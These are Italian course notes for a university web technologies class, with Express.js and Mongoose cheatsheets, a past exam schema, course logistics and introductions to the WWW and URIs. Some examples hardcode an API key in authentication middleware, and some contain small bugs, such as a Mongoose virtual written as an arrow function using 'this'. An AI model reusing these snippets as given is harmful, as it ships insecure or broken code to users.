- `res.sendFile(path [, options] [, callback])` : Invia un file.
- `res.download(path [, filename] [, options] [, callback])` : Invia un file per il download.
- `res.cookie(name, value [, options])` : Imposta un cookie.
- `res.clearCookie(name [, options])` : Cancella un cookie.
- `res.setHeader(name, value)` : Imposta un header di risposta.
- `res.end([data] [, encoding] [, callback])` : Termina la risposta.

Esempi di utilizzo di `res` :

```
app.get("/data", (req, res) => {
  const data = { message: "Dati dal server", status: "success" };
  res.json(data); // Invia JSON
});

app.get("/file", (req, res) => {
  res.sendFile(__dirname + "/public/index.html"); // Invia un file HTML
});

app.get("/redirect-me", (req, res) => {
  res.redirect("/destination"); // Redireziona
});

app.get("/custom-status", (req, res) => {
  res.status(404).send("Pagina non trovata"); // Imposta status e invia messaggio
});

app.get("/download-file", (req, res) => {
  res.download(__dirname + "/public/download.txt", "my-file.txt"); // Invia file per
```

```
download
});
```

Middleware

I middleware sono **funzioni** che hanno accesso all'oggetto `req` (richiesta), `res` (risposta) e alla funzione `next()` nel ciclo richiesta-risposta dell'applicazione. Possono:

- Eseguire qualsiasi codice.
- Apportare modifiche agli oggetti request e response.
- Terminare il ciclo request-response.
- Chiamare il prossimo middleware nello stack.

Utilizzo di Middleware

Si usa `app.use()` per montare middleware. Può essere applicato a:

- **Tutte le route:** `app.use(middlewareFunction)`
- **Route specifiche:** `app.use('/path', middlewareFunction)`
- **Metodi HTTP specifici:** `app.get('/path', middlewareFunction, routeHandler)` (middleware applicato solo a questa route GET)

Esempio di middleware base:

```
const loggerMiddleware = (req, res, next) => {
  console.log(`Richiesta: ${req.method} ${req.url}`);
  next(); // Importante: chiama next() per passare al prossimo middleware o route
handler
};

app.use(loggerMiddleware); // Applica loggerMiddleware a tutte le route
```

Middleware Built-in

Express.js include alcuni middleware built-in:

- `express.static(root, [options])` : Per servire file statici (HTML, CSS, immagini, etc.).
- `express.json([options])` : Per parsare il corpo della richiesta in formato JSON.
- `express.urlencoded({ extended: true })` : Per parsare il corpo della richiesta in formato URL-encoded (form).

Esempio di `express.static` :

```
app.use(express.static("public")); // Serve i file dalla cartella 'public' (es:
public/index.html accessibile come /index.html)
```

Esempio di `express.json` e `express.urlencoded` :

```
app.use(express.json()); // Parsa application/json request bodies
app.use(express.urlencoded({ extended: true })); // Parsa application/x-www-form-
urlencoded request bodies
```

```
app.post("/submit", (req, res) => {
  console.log("Body:", req.body); // Dati parsati da JSON o URL-encoded
  res.send("Dati ricevuti!");
});
```

Body Parser Middleware

Anche se `express.json()` e `express.urlencoded()` sono ora inclusi in Express, prima si usava spesso `body-parser`. Se vedi codice vecchio, potresti incontrarlo.

```
const bodyParser = require("body-parser");

app.use(bodyParser.json()); // Parsa application/json
app.use(bodyParser.urlencoded({ extended: true })); // Parsa application/x-www-form-urlencoded
```

Middleware Statici

`express.static()` è un middleware statico molto utile per servire file come immagini, CSS, JavaScript dal tuo server.

```
// Serve file statici dalla cartella 'public' accessibile tramite URL /static
app.use("/static", express.static("public"));
// Ora i file in 'public' sono accessibili come /static/nomefile.estensione
```

Middleware Personalizzati

Puoi creare i tuoi middleware per loggare, autenticare, gestire errori, etc.

Esempio di middleware di autenticazione:

```
const authenticate = (req, res, next) => {
  const apiKey = req.headers["x-api-key"];
  if (apiKey === "miaChiaveSegreta") {
    next(); // Utente autenticato, prosegui
  } else {
    res.status(401).send("Autenticazione fallita");
  }
};

app.get("/protected", authenticate, (req, res) => {
  res.send("Risorsa protetta, accesso consentito!");
});
```

Gestione degli Errori

Puoi definire middleware per la gestione degli errori. Questi middleware hanno **quattro parametri**: `(err, req, res, next)`. Express li riconosce come middleware di gestione degli errori.

```
app.get("/error", (req, res, next) => {
  throw new Error("Qualcosa è andato storto!"); // Forza un errore
});

// Middleware di gestione degli errori (deve essere definito DOPO le route)
app.use((err, req, res, next) => {
  console.error(err.stack); // Log dell'errore (utile in sviluppo)
  res.status(500).send("Qualcosa si è rotto!"); // Risposta di errore generica per
l'utente
});
```

CORS (Cross-Origin Resource Sharing)

CORS è un meccanismo di sicurezza del browser che blocca le richieste HTTP cross-origin (richieste da un dominio diverso da quello in cui è servita la pagina web). Se il tuo frontend è su un dominio diverso dal tuo backend Express.js, avrai bisogno di CORS.

1. **Installa il pacchetto `cors`:**

   ```
   npm install cors
   ```

2. **Usa il middleware `cors` nella tua app Express:**

   ```
   const cors = require("cors");
   app.use(cors()); // Abilita CORS per tutte le origini e route (in sviluppo,
   in produzione configura in modo più restrittivo)

   // Esempio più specifico (solo per una origine):
   // app.use(cors({
   //   origin: 'http://mio-frontend.com'
   // }));
   ```

Template Engine (Esempio con Handlebars)

I template engine ti permettono di generare HTML dinamico lato server. Handlebars è un template engine popolare.

1. **Installa `express-handlebars`:**

   ```
   npm install express-handlebars
   ```

2. **Configura Handlebars come view engine in Express:**

   ```
   const { engine } = require("express-handlebars");

   app.engine("handlebars", engine());
   app.set("view engine", "handlebars");
   ```

```
app.set("views", "./views"); // Cartella dove cercherà i file .handlebars
(default è 'views')
```

3. **Crea una cartella `views` nella root del progetto e un file template Handlebars (es. `home.handlebars`):**

```
<!-- views/home.handlebars -->
<h1>Ciao {{nome}}!</h1>
<p>Benvenuto nel mio sito.</p>
```

4. **Renderizza il template nella route:**

```
app.get("/home", (req, res) => {
  res.render("home", { nome: "Utente Express" }); // Renderizza
'home.handlebars' e passa i dati { nome: ... }
});
```

Autenticazione (Brevemente Passport.js e JWT)

Express.js in sé non gestisce l'autenticazione. Si usano middleware e librerie esterne.

- **Passport.js:** Libreria flessibile per l'autenticazione. Supporta molte strategie (username/password, OAuth, social login, etc.). Richiede configurazione per ogni strategia.
- **JWT (JSON Web Tokens):** Usato per autenticazione stateless. Il server genera un token dopo il login, e il client lo invia nelle richieste successive per autenticarsi. Pacchetti come `jsonwebtoken` (per generare e verificare token) e `express-jwt` (middleware per proteggere le route con JWT).

Esempio concettuale JWT:

1. **Login:** Utente invia credenziali, server verifica, genera JWT e lo invia al client.
2. **Richieste successive:** Client invia JWT nell'header `Authorization`, middleware `express-jwt` verifica il token, se valido la route protetta viene eseguita.

NPM e Gestione dei Pacchetti

Comandi NPM utili in Express.js e in generale per Node.js:

- `npm init -y` : Inizializza un nuovo progetto Node.js (crea `package.json`).
- `npm install <nome-pacchetto> [--save | --save-dev]` : Installa un pacchetto. `--save` (o `-S`) per dipendenze di produzione, `--save-dev` (o `-D`) per dipendenze di sviluppo.
- `npm uninstall <nome-pacchetto>` : Disinstalla un pacchetto.
- `npm list` : Elenca i pacchetti installati.
- `npm update <nome-pacchetto>` : Aggiorna un pacchetto alla versione più recente.
- `npm install` : Installa tutte le dipendenze elencate in `package.json` (dopo aver clonato un progetto, ad esempio).

nodemon

`nodemon` è un utility che **monitora** le modifiche nei file del tuo progetto Node.js e **riavvia automaticamente** il server. Molto utile in fase di sviluppo per non dover riavviare manualmente il server ad

ogni modifica.

1. **Installa `nodemon` globalmente (una sola volta):**

   ```
   npm install -g nodemon
   ```

2. **Avvia il server con `nodemon` invece di `node`:**

   ```
   nodemon server.js
   ```

Mongoose Cheatsheet (Concisa): Sintassi Rapida

Schema: Definizione Base

- Struttura dati per MongoDB in Mongoose.
- Definisce tipi, validazioni, middleware.

```
const mongoose = require("mongoose");

const schema = new mongoose.Schema({
  nome: String, // Tipo Stringa
  eta: Number, // Tipo Numero
  isStudente: Boolean, // Tipo Booleano
  dataIscrizione: Date // Tipo Data
  // ... altri campi
});

const Modello = mongoose.model("NomeModello", schema); // Crea Modello
```

Tipi di Schema Comuni (Sintassi Rapida)

- **String:** `String` / `{ type: String, ... }`
- **Number:** `Number` / `{ type: Number, ... }`
- **Boolean:** `Boolean` / `{ type: Boolean, ... }`
- **Date:** `Date` / `{ type: Date, ... }`
- **Buffer:** `Buffer` / `{ type: Buffer, ... }`
- **ObjectId:** `mongoose.Schema.Types.ObjectId` / `{ type: mongoose.Schema.Types.ObjectId, ... }`
- **Array:** `[String]`, `[Number]`, `[{ type: String }]`, `[Schema]`
- **Mixed:** `mongoose.Schema.Types.Mixed` / `{ type: mongoose.Schema.Types.Mixed, ... }`
- **Schema (Subdocument):** `Schema` / `{ type: Schema, ... }`

Esempio Tipi Schema + Validazioni:

```
const schemaEsempio = new mongoose.Schema({
  nome: { type: String, required: true, trim: true },
  punteggio: { type: Number, min: 0, max: 100, default: 0 },
  email: {
    type: String,
    lowercase: true,
    validate: { validator: v => /regex_email/.test(v), message: "Email non valida" }
  },
  tags: [String],
  dataCreazione: { type: Date, default: Date.now }
});
```

Subdocument: Definizione e Uso Rapido

- Schemi annidati dentro altri schemi.

- Per dati "parte-di" o "has-a" embedded.

Definizione Subdocument:

```
const IndirizzoSchema = new mongoose.Schema({
  via: String,
  citta: String,
  cap: String
});

const UtenteSchema = new mongoose.Schema({
  nome: String,
  eta: Number,
  indirizzo: IndirizzoSchema // Subdocument 'indirizzo'
});

const Utente = mongoose.model("Utente", UtenteSchema);
```

Creazione con Subdocument:

```
const nuovoUtente = new Utente({
  nome: "Mario Rossi",
  eta: 30,
  indirizzo: { via: "Via Roma, 1", citta: "Milano", cap: "20100" }
});
nuovoUtente.save();
```

ObjectId Reference: Definizione e Popolazione Rapida

- `ObjectId` per ID unici e reference tra collezioni.
- `ref: 'NomeModello'` per collegare a un modello.
- `populate('campoReference')` per ottenere dati relazionati.

Definizione Reference (ObjectId):

```
const AutoreSchema = new mongoose.Schema({ nome: String, bio: String });
const ArticoloSchema = new mongoose.Schema({
  titolo: String,
  contenuto: String,
  autore: { type: mongoose.Schema.Types.ObjectId, ref: "Autore" } // Reference
});

const Autore = mongoose.model("Autore", AutoreSchema);
const Articolo = mongoose.model("Articolo", ArticoloSchema);
```

Creazione con Reference:

```
const autoreSalvato = await new Autore({ nome: "Giovanni Verdi" }).save();
const articoloSalvato = await new Articolo({
  titolo: "Titolo Articolo",
```

```
  contenuto: "...",
  autore: autoreSalvato._id
}).save();
```

Popolazione Reference (`populate()`):

```
const articoloPopolato = await
Articolo.findById(articoloSalvato._id).populate("autore");
console.log(articoloPopolato.autore.nome); // Accedi ai dati dell'autore
```

Opzioni Schema (Sintassi Rapida)

- `timestamps: true` // `createdAt` , `updatedAt`
- `versionKey: false` // Rimuove `__v`
- `toJSON: { virtuals: true }` // Virtuals in JSON

Esempio Opzioni Schema:

```
const schemaOpzioni = new mongoose.Schema(
  {
    nome: String,
    prezzo: Number
  },
  {
    timestamps: true,
    versionKey: false,
    toJSON: { virtuals: true }
  }
);

schemaOpzioni.virtual("prezzoEuro").get(() => (this.prezzo * 0.85).toFixed(2) +
"€");
const ModelloOpzioni = mongoose.model("ModelloOpzioni", schemaOpzioni);
```

Modelli: Operazioni CRUD Rapide

- `mongoose.model('NomeModello', schema)` : Crea modello.
- `Modello.create({ ... })` / `new Modello({ ... }).save()` : Crea.
- `Modello.find({ ... })` , `findOne({ ... })` , `findById(id)` : Leggi.
- `updateOne({ ... }, { ... })` , `updateMany({ ... }, { ... })` , `findByIdAndUpdate(id, { ... })` : Aggiorna.
- `deleteOne({ ... })` , `deleteMany({ ... })` , `findByIdAndDelete(id)` : Cancella.

Esempio Operazioni CRUD:

```
// Crea
const nuovoUtente = await ModelloUtente.create({ nome: "Luca Bianchi", eta: 25 });
// Leggi (Find)
const utentiGiovani = await ModelloUtente.find({ eta: { $lt: 30 } });
// Leggi (FindById)
```

```
const utenteTrovato = await ModelloUtente.findById(nuovoUtente._id);
// Aggiorna
await ModelloUtente.updateOne({ _id: nuovoUtente._id }, { eta: 26 });
// Cancella
await ModelloUtente.deleteOne({ _id: nuovoUtente._id });
```

Esempio Blog (Conciso): Subdocument e Reference

```
const CategoriaSchema = new mongoose.Schema({ nome: String });
const CommentoSchema = new mongoose.Schema({
  testo: String,
  autore: { type: mongoose.Schema.Types.ObjectId, ref: "Utente" },
  data: { type: Date, default: Date.now }
});
const ArticoloBlogSchema = new mongoose.Schema({
  titolo: String,
  contenuto: String,
  autore: { type: mongoose.Schema.Types.ObjectId, ref: "Autore" }, // Reference
Autore
  categoria: CategoriaSchema, // Subdocument Categoria
  tags: [String],
  commenti: [CommentoSchema], // Array Subdocument Commenti
  dataPubblicazione: { type: Date, default: Date.now }
});

const ArticoloBlog = mongoose.model("ArticoloBlog", ArticoloBlogSchema);
```

Esempio completo 1

```
const mongoose = require("mongoose");
const { Schema, ObjectId } = mongoose;

// ============================================
// SCHEMA INDIRIZZI (SUBDOCUMENT)
// ============================================
const addressSchema = new Schema({
  street: {
    type: String,
    required: true,
    trim: true
  },
  city: {
    type: String,
    required: true
  },
  // VALIDATION: Regex per CAP
  zipCode: {
    type: String,
```

```
    validate: {
      validator: function (v) {
        return /\d{5}/.test(v);
      },
      message: props => `${props.value} non è un CAP valido!`
    }
  }
});

// ============================================
// SCHEMA COMMENTI CON REFERENCES
// ============================================
const commentSchema = new Schema(
  {
    text: {
      type: String,
      required: true
    },
    // REFERENCE: Reference all'utente che ha commentato
    author: {
      type: ObjectId,
      ref: "User",
      required: true
    },
    // VALIDATION: Rating con min e max
    rating: {
      type: Number,
      min: 1,
      max: 5
    }
  },
  { timestamps: true }
);

// ============================================
// SCHEMA PRINCIPALE PRODOTTO
// ============================================
const productSchema = new Schema(
  {
    // BASIC FIELDS: Campi base con validazioni
    name: {
      type: String,
      required: [true, "Nome prodotto obbligatorio"],
      trim: true,
      minlength: [3, "Nome troppo corto"],
      maxlength: [50, "Nome troppo lungo"]
    },
    slug: {
      type: String,
      lowercase: true,
      unique: true
    },
```

```
// VALIDATION: Prezzo con arrotondamento
price: {
  type: Number,
  required: true,
  min: 0,
  set: v => Math.round(v * 100) / 100
},

// ENUM: Categoria con valori predefiniti
category: {
  type: String,
  enum: ["Elettronica", "Abbigliamento", "Libri", "Casa", "Sport"],
  required: true
},

// ARRAY: Array semplice di stringhe
tags: [
  {
    type: String,
    trim: true
  }
],

// SUBDOCUMENTS: Array di commenti e indirizzi
comments: [commentSchema],
mainAddress: addressSchema,
additionalAddresses: [addressSchema],

// REFERENCES: Reference singola al produttore
manufacturer: {
  type: ObjectId,
  ref: "Manufacturer",
  required: true
},

// REFERENCES: Array di references ad altri prodotti
relatedProducts: [
  {
    type: ObjectId,
    ref: "Product"
  }
],

// REFERENCES: Reference alla categoria (modello separato)
categoryRef: {
  type: ObjectId,
  ref: "Category"
},

// REFERENCES: Reference al venditore
seller: {
  type: ObjectId,
```

```
      ref: "Seller",
      required: true
    },

    // REFERENCES: Array di references ai fornitori
    suppliers: [
      {
        type: ObjectId,
        ref: "Supplier"
      }
    ],

    // NESTED REFERENCES: Metadata con references agli utenti
    metadata: {
      createdBy: {
        type: ObjectId,
        ref: "User"
      },
      lastModifiedBy: {
        type: ObjectId,
        ref: "User"
      },
      version: {
        type: Number,
        default: 1
      }
    },

    // SPECIAL TYPES: Map per traduzioni
    translations: {
      type: Map,
      of: String
    },
    // SPECIAL TYPES: Campo Mixed per dati flessibili
    additionalInfo: Schema.Types.Mixed,
    isActive: {
      type: Boolean,
      default: true
    }
  },
  {
    timestamps: true,
    toJSON: { virtuals: true },
    toObject: { virtuals: true }
  }
);

// ========================================
// ESEMPI DI UTILIZZO
// ========================================

// POPULATE: Esempio di popolamento completo delle references
```

```
async function example() {
  const product = await Product.findById(productId)
    .populate("manufacturer")
    .populate("relatedProducts")
    .populate("categoryRef")
    .populate("seller")
    .populate("suppliers")
    .populate("metadata.createdBy")
    .populate("metadata.lastModifiedBy")
    // POPULATE NESTED: Popolamento nidificato per i commenti
    .populate({
      path: "comments",
      populate: {
        path: "author"
      }
    });

  // CREATION: Esempio di creazione con references
  const newProduct = new Product({
    name: "Laptop Gaming Pro",
    price: 999.99,
    manufacturer: manufacturerId, // ObjectId del manufacturer
    seller: sellerId, // ObjectId del seller
    suppliers: [supplier1Id, supplier2Id], // Array di ObjectId
    metadata: {
      createdBy: userId, // ObjectId dell'utente
      version: 1
    }
  });
}

// ============================================
// CREAZIONE MODELLO
// ============================================
const Product = mongoose.model("Product", productSchema);
```

Esempio completo 2 (esame 2025-01-24)

```
import mongoose, { Schema } from "mongoose";

const conferenceHolderSchema = new Schema({
  name: {
    type: String,
    required: true
  },
  surname: {
    type: String,
    required: true
  }
});
```

```
const sessionSchema = new Schema({
  type: {
    type: String,
    enum: ["presentation", "debate", "other"],
    required: true
  },
  description: String,
  duration: Number // in minutes
});

const conferenceSchema = new Schema({
  author: {
    type: Schema.Types.ObjectId,
    ref: "ConferenceHolder",
    required: true
  },
  title: {
    type: String,
    required: true
  },
  date: {
    type: Date,
    required: true
  },
  location: {
    institution: {
      type: String,
      required: true
    },
    address: String
  },
  durationHours: {
    type: Number,
    required: true
  },
  sessions: [sessionSchema],
  attendanceModes: [
    {
      type: String,
      enum: ["online", "in-presence"],
      required: true
    }
  ],
  streamingUrl: String,
  maxSeating: {
    type: Number,
    required: function () {
      return this.attendanceModes.includes("in-presence");
    }
  },
  resources: [
```

```
    {
      type: {
        type: String,
        enum: ["document", "recording", "other"],
        required: true
      },
      description: String,
      url: String
    }
  ],
  price: {
    type: Number,
    required: true
  },
  profitGivenTo: {
    organization: String,
    required: true
  },
  languages: [
    {
      type: String,
      required: true
    }
  ],
  interpretationServices: [
    {
      fromLanguage: String,
      toLanguage: String
    }
  ]
});

const ConferenceHolder = mongoose.model("ConferenceHolder", conferenceHolderSchema);
const Conference = mongoose.model("Conference", conferenceSchema);

export { ConferenceHolder, Conference };
```

01-Intro.txt - Appunti del Corso di Tecnologie Web

Informazioni sul Corso

- **Docente:** Fabio Vitali (fabio.vitali@unibo.it)
  - Ricevimento: Prima/dopo lezione o per e-mail.
  - Altre lezioni: Angelo Di Iorio, Andrea Schimmenti, Carlo Teo Pedretti.
- **Orario Lezioni:**
  - Lunedì: 16:00-18:00, Aula G1 (Geologia)
  - Giovedì: 15:00-17:00, Aula G1 (Geologia) poi Tonelli (Matematica)
  - Venerdì: 14:00-17:00, Aula M1 (Mineralogia) poi Tonelli (Matematica)
- **Sito Web:** https://virtuale.unibo.it/course/view.php?id=52786
  - Lucidi (PowerPoint, PDF)
  - Annunci
  - Link a documenti

Organizzazione delle Lezioni

- Lucidi disponibili immediatamente.
- Lezioni autonome e complete (un argomento per lezione).
- Enfasi sul significato delle tecnologie, non solo sugli strumenti.
- Bibliografia:
  - Utilizzata per i lucidi (testo normale).
  - Suggerita per approfondimenti (testo corsivo).
  - Richiesta per l'esame (**testo corsivo e grassetto**).

Argomenti delle Lezioni

Le lezioni verteranno sui concetti di:

1. **Le Basi**:
   - HTTP, REST
   - URI
   - Codifica dei caratteri e dei contenuti
2. **Il web dei documenti**:
   - XML
   - WCAG
   - CSS
   - HTML
   - Markup
3. **Il web dei programmi**:
   - Client-side:
     - Javascript
     - JS framework
     - Framework: Angular, React, Vue
     - ARIA
   - Server-side:
     - PHP, Python

        - NodeJs

4. **Il web dei dati**
    - Linked Data
    - Ontologie
    - SPARQL
    - JSON-LD
    - RDF

Modalità d'Esame

1. **Progetto di Gruppo (obbligatorio):**
    - Team di 2-3 persone (eccezionalmente singoli, con giustificazione).
    - Valutazione orale del contributo individuale.
    - Tecnologie del corso + mashup.
    - Docker su server del dipartimento + documentazione.
    - Presentazione di persona per progetti 18-27 e 18-33
    - Prevalutazione e eventuale presentazione in gruppo per progetti 18-21 e 18-24
2. **Compito Scritto:**
    - 5/6 domande.

Valutazione

- Progetto e scritto valutati in trentesimi.
- Peso: 50% progetto, 50% scritto.
- **Valutazione Progetto (Novità):**
    - Base: 18-21
    - I modulo: 18-24
    - I e II moduli: 18-27
    - I, II e III moduli: 18-33
    - Bonus (max 2 punti) per scelte creative/funzionali nell'interfaccia.
- Voto finale = media ponderata (50% progetto, 50% scritto) + eventuale bonus.
- Esempi di voto, considerando il voto dello scritto a 26:
    - Voto progetto base 26 (cioè 20), voto finale 23
    - Voto progetto + I modulo 26 (cioè 22), voto finale 24
    - Voto progetto + I e II modulo 26 (cioè 24), voto finale 25
    - Voto progetto completo 26 (cioè 28), voto finale 27

Appelli d'Esame

- Metà giugno (previsti molti studenti).
- Inizio luglio.
- Metà luglio (settimana delle tesi).
- Settembre.
- Gennaio 2025.
- Febbraio 2025 (non ridursi all'ultimo!).
- Inizio giugno 2025 (solo scritto, per chi è in debito dall'anno precedente).

Organizzazione dei Team

- Ogni studente decide la sessione d'esame (estate, autunno, straordinaria, indeciso).
- Team di 2-3 persone (no gruppi più grandi, no progetti singoli se non per eccezioni motivate).
- Lavoro di gruppo (no eccezioni). Dichiarare i contributi individuali o accettare interrogazioni su tutto il progetto.
- Il docente non è coinvolto nell'organizzazione dei team.

Progetto: "Selfie"

- **Descrizione:** Calendario per studenti UniBo che integra vita accademica, sociale e familiare.
- **Funzionalità:**
  - Calendario.
  - Timer di studio.
  - Promemoria flessibili.
  - Activity planning (anche complessi).
- **Strumenti:** Framework e API per lo sviluppo web.

Architettura di Selfie

1. **Applicazione Base (18-21):**
   - Eventi semplici (aggiungere, rimuovere, postare, modificare).
   - Calendario (giornaliero, settimanale, mensile).
   - Timer e editor di appunti.
   - Focus su semplicità e flessibilità dell'interfaccia.
2. **Estensione I (18-24):**
   - Eventi di gruppo.
   - Gestione privacy.
   - Integrazione con sistemi terzi (Google Calendar, iCalendar, ecc.).
3. **Estensione II (18-27):**
   - Notifiche e geolocalizzazione.
   - Messaggistica calibrabile.
4. **Estensione III (18-33):**
   - Gestione progetti complessi (es. studio esame).
   - Fasi, attività, milestone.
   - Diagramma di Gantt.

Diagramma di Gantt (Esempio)

Tabella che mostra la pianificazione di un progetto (es. preparazione esame) con fasi, attività, attori, inizio, fine e durata.

Lavoro di Team

- Tutti i membri devono lavorare insieme.
- Meglio essere parte attiva di un progetto mediocre che passiva di uno ottimo.
- Contributo individuale valutato all'esame.
- Progetto singolo (18-21) automaticamente autorizzato. Altrimenti, richiesta motivata.

Anti-Pattern da Evitare

- Cargo Cult programming
- Coding by exception
- Copy and Paste programming
- Hard Code
- Magic Numbers and Strings
- Reinventing the wheel
- "Giocare a poker con quattro carte" (ignorare soluzioni esistenti)

Intelligenza Artificiale Generativa (es. ChatGPT)

- **Ammessa** come ausilio nel progetto, ma:
  - Uso limitato a problemi difficili/ripetitivi.
  - Uso documentato esplicitamente.
  - Consapevolezza e padronanza del codice da parte dei membri del gruppo.
  - All'esame scritto, ChatGPT non è disponibile.

Suggerimenti e Flessibilità/Rigidità del Corso

- Presentarsi alla presentazione con il progetto che funziona.
- Prepararsi per lo scritto per non avere voti bassi.
- L'appello di febbraio ha delle regole speciali, perché chiude la possibilità di presentare il progetto dell'anno corrente.
- Prova scritta e progetto sono indipendenti (ordine flessibile).
- Progetto sempre di gruppo (eccezioni motivate). Scritto individuale.
- Tentativi multipli per scritto e progetto (con regole).
- Ritiro dalla presentazione del progetto possibile.
- Lo scritto è su macchine di laboratorio.
- Il progetto deve essere funzionante e su docker del dipartimento.
- Possibilità di installare librerie/SW, ma verificare la compatibilità.
- Presentazione del progetto da parte di tutto il gruppo, in presenza oppure online.

Parole Chiave del Corso

- **Interoperabilità:** Far funzionare il programma *con* altri programmi.
- **Standard:** Identificazione e implementazione corretta.
- **Mashup:** Combinare concetti, linguaggi e protocolli per creare servizi complessi.
- **Dichiaratività:** Descrivere stati iniziali e finali, non istruzioni.
- **Semanticità:** Il web non è solo visualizzazione, ma attivazione di ruoli e funzioni.
- **Accessibilità:** Progettare per tutti, inclusi i disabili.

03 - Introduzione al WWW

Cos'è il WWW

Il World Wide Web (WWW) è un sistema distribuito e scalabile su Internet per:

- Presentare a schermo documenti multimediali.
- Utilizzare link ipertestuali per la navigazione.

Si basa su alcuni concetti chiave:

- **Client/Browser:** Visualizzatore di documenti ipertestuali e multimediali (testo, immagini, interfacce grafiche).
  - Non permette l'editing (salvo trucchi).
  - Utilizza plug-in per visualizzare formati speciali.
  - Javascript permette la realizzazione di applicazioni client-side (Rich client).
- **Server:** Meccanismo di accesso a risorse locali (file, database, ecc.).
  - Trasmette documenti via socket TCP, identificati da un identificatore univoco.
  - Può fungere da tramite tra il browser e applicazioni server-side, rendendo il browser l'interfaccia dell'applicazione.

Protocolli Fondamentali del WWW

1. **URI (Uniform Resource Identifier):** Standard per identificare risorse di rete e specificarle all'interno di documenti ipertestuali.
2. **HTTP (Hypertext Transfer Protocol):** Protocollo di comunicazione state-less e client-server per l'accesso a risorse ipertestuali via rete.
3. **HTML (HyperText Markup Language) / XHTML (Extensible HyperText Markup Language):** Linguaggio per la realizzazione di documenti ipertestuali, basato su SGML (e ora XML). Permette di creare connessioni ipertestuali all'interno della struttura del documento.

Evoluzioni del WWW

1. **Inclusione di oggetti:**
   - Immagini in-line (Mosaic).
   - Plug-in per oggetti di tipi diversi (Netscape).
   - Applet Java.
   - ActiveX (protocollo proprietario di Internet Explorer).
2. **Client Scripting:**
   - Javascript (LiveScript) per applicazioni client-side (Netscape).
   - Jscript e Vbscript (Internet Explorer).
   - Standardizzazione ECMA (sintassi e classi fondamentali).
   - Ajax.
3. **Stili tipografici:**
   - CSS (Cascading Style Sheets) per controllare la visualizzazione dei documenti HTML.
4. **Gestione delle transazioni:**
   - Cookies (Netscape, poi standardizzati).

    - HTTPrequest (Ajax) per una maggiore dinamicità.

5. **Siti web dinamici:**
    - Applicazioni server-side (CGI-BIN) evolvono in linguaggi/ambienti di programmazione: Perl, ASP (Javascript e Visual Basic), PHP, Python, Ruby, ecc.
    - Architettura a tre livelli (user-interface, application logic, data storage) con librerie di accesso ai database (ODBC, JDBC, EJB, ActiveModel, ecc.).
    - Il browser diventa l'interfaccia principale per applicazioni gestionali distribuite.
6. **Strutturazione dei documenti:**
    - XML per definire linguaggi di markup più adatti ai singoli task, superando i limiti di HTML.
7. **Framework di sviluppo:**
    - Ambienti integrati con API e librerie per semplificare lo sviluppo client-side e server-side.
    - Esempi: Django (Python), Rails (Ruby), framework Ajax (Prototype, JQuery, Ext, Dojo), Google Web Toolkit (GWT).

Mode del Passato e del Presente

Trucchi HTML (Obsoleti)

- Uso di immagini di testo, tabelle di layout, spacer, blockquote, tag `<FONT>`, frame, estensioni browser (es. `<marquee>`) per ottenere effetti grafici.
- **Sostituiti da tecniche standard (es. CSS).**

LAMP

- Stack open source per siti web dinamici: Linux, Apache, MySQL, Perl/PHP/Python.
- Separazione di memorizzazione, logica e distribuzione.

REST (Representational State Transfer)

- Modello di interazione client-server di HTTP.
- Garantisce interoperabilità, scalabilità e uso avanzato di HTTP se applicato correttamente.

Semantic Web

- Attribuzione di semantica ai dati per creare un modello concettuale delle informazioni.
- Ambizioso, forse troppo.

Linked Data

- Modello più modesto di attribuzione di semantica e indirizzabilità ai dati.
- Permette applicazioni sofisticate e connesse anche senza modelli concettuali forti.

Open Linked Data

- Versione "politicamente corretta" del Linked Data, applicata ai dati resi disponibili dalla Pubblica Amministrazione.

Ajax (Asynchronous Javascript And XML)

- Meccanismo per applicazioni web client-side e server-side interattive.
- Minimizza il traffico di rete.

Node.js

- Eseguibile basato sul motore V8 di Chrome.
- Permette di eseguire Javascript server-side.
- Rivoluzione nella progettazione di applicazioni web server-side.
- npm (Node Package Manager) offre una vasta gamma di estensioni e servizi.

MEAN/MERN Stack

- Stack di tecnologie moderne per il web:
  - MongoDB
  - ExpressJS
  - Angular/React.js
  - NodeJs

Mobile First

- Priorità al supporto per piattaforme mobili (smartphone, tablet) rispetto ai PC tradizionali.

Responsive Web Design

- Adattamento della pagina a diverse dimensioni di schermo e dispositivi.

Single Page Web Sites

- Contenuti e servizi di un sito organizzati in un'unica pagina lunga e scrollabile.

Component-Based Design

- Sviluppo integrato di parti visuali, markup, stile e computazione per ogni componente.
- Componenti autosufficienti (HTML/template, CSS, Javascript).
- Introdotto da AngularJS, poi diffuso con Angular, React, VueJs.

Typescript, CLI, WebPack, Browserify

- **Typescript:** Linguaggio che transpila in Javascript, aggiungendo controlli sui tipi.
- **CLI (Command Line Interface):** Strumenti da riga di comando per configurare e aggiornare progetti web.
- **Webpack:** Web bundler, compilatore di applicazioni web che genera codice eseguibile (compilazione, riorganizzazione, librerie, offuscamento).
- **Browserify:** Permette di importare nel browser librerie pensate per Node e npm.

Progressive Web Applications (PWA)

- Applicazioni web che si comportano come app native su dispositivi mobili (termine usato da Google).

Opinionated vs. Non-Opinionated Frameworks

- Frameworks: librerie che semplificano lo sviluppo web.
- **Opinionated:** Impongono un modello di design specifico (più rigidi).
- **Non-opinionated:** Più flessibili.

Static Site Generators

- Pre-eseguono script server-side e generano siti web "statici".
- Riducono la granularità e migliorano la velocità di caricamento, specialmente per siti complessi basati su componenti.

Appunti: 03 - URI (Uniform Resource Identifier)

Introduzione

- **Argomenti trattati:** URI, schemi URI, concetti derivati, problemi degli URI.
- **Contesto:** Il WWW come spazio informativo in cui ogni elemento (risorsa) è identificato da un URI.
- **Principi architetturali del WWW:**
  - **Identificazione:** Risorse identificate tramite URI.
  - **Interazione:** Protocollo HTTP per lo scambio di messaggi.
  - **Formato:** Identificazione del formato dati per l'accesso al contenuto.

Il Concetto di Risorsa


- **Definizione:** Qualunque struttura oggetto di scambio tra applicazioni nel WWW.
- **Indipendenza:** Non necessariamente legata a file system gerarchici. Può essere:
  - Risultato di query su database.
  - Elaborazione di un'applicazione.
  - Entità non elettronica (es. libro, persona).
  - Concetto astratto (es. grammatica).
- **Terminologia:** "Risorsa" invece di "File" per sottolineare l'indipendenza dal sistema di memorizzazione.

Esigenza di Identificatori

- **Fattore di successo del WWW:** Sintassi universale (URI) per identificare risorse di rete.
- **Utilizzi degli URI:**
  - Immagini e oggetti inclusi in documenti HTML.
  - Link ipertestuali.
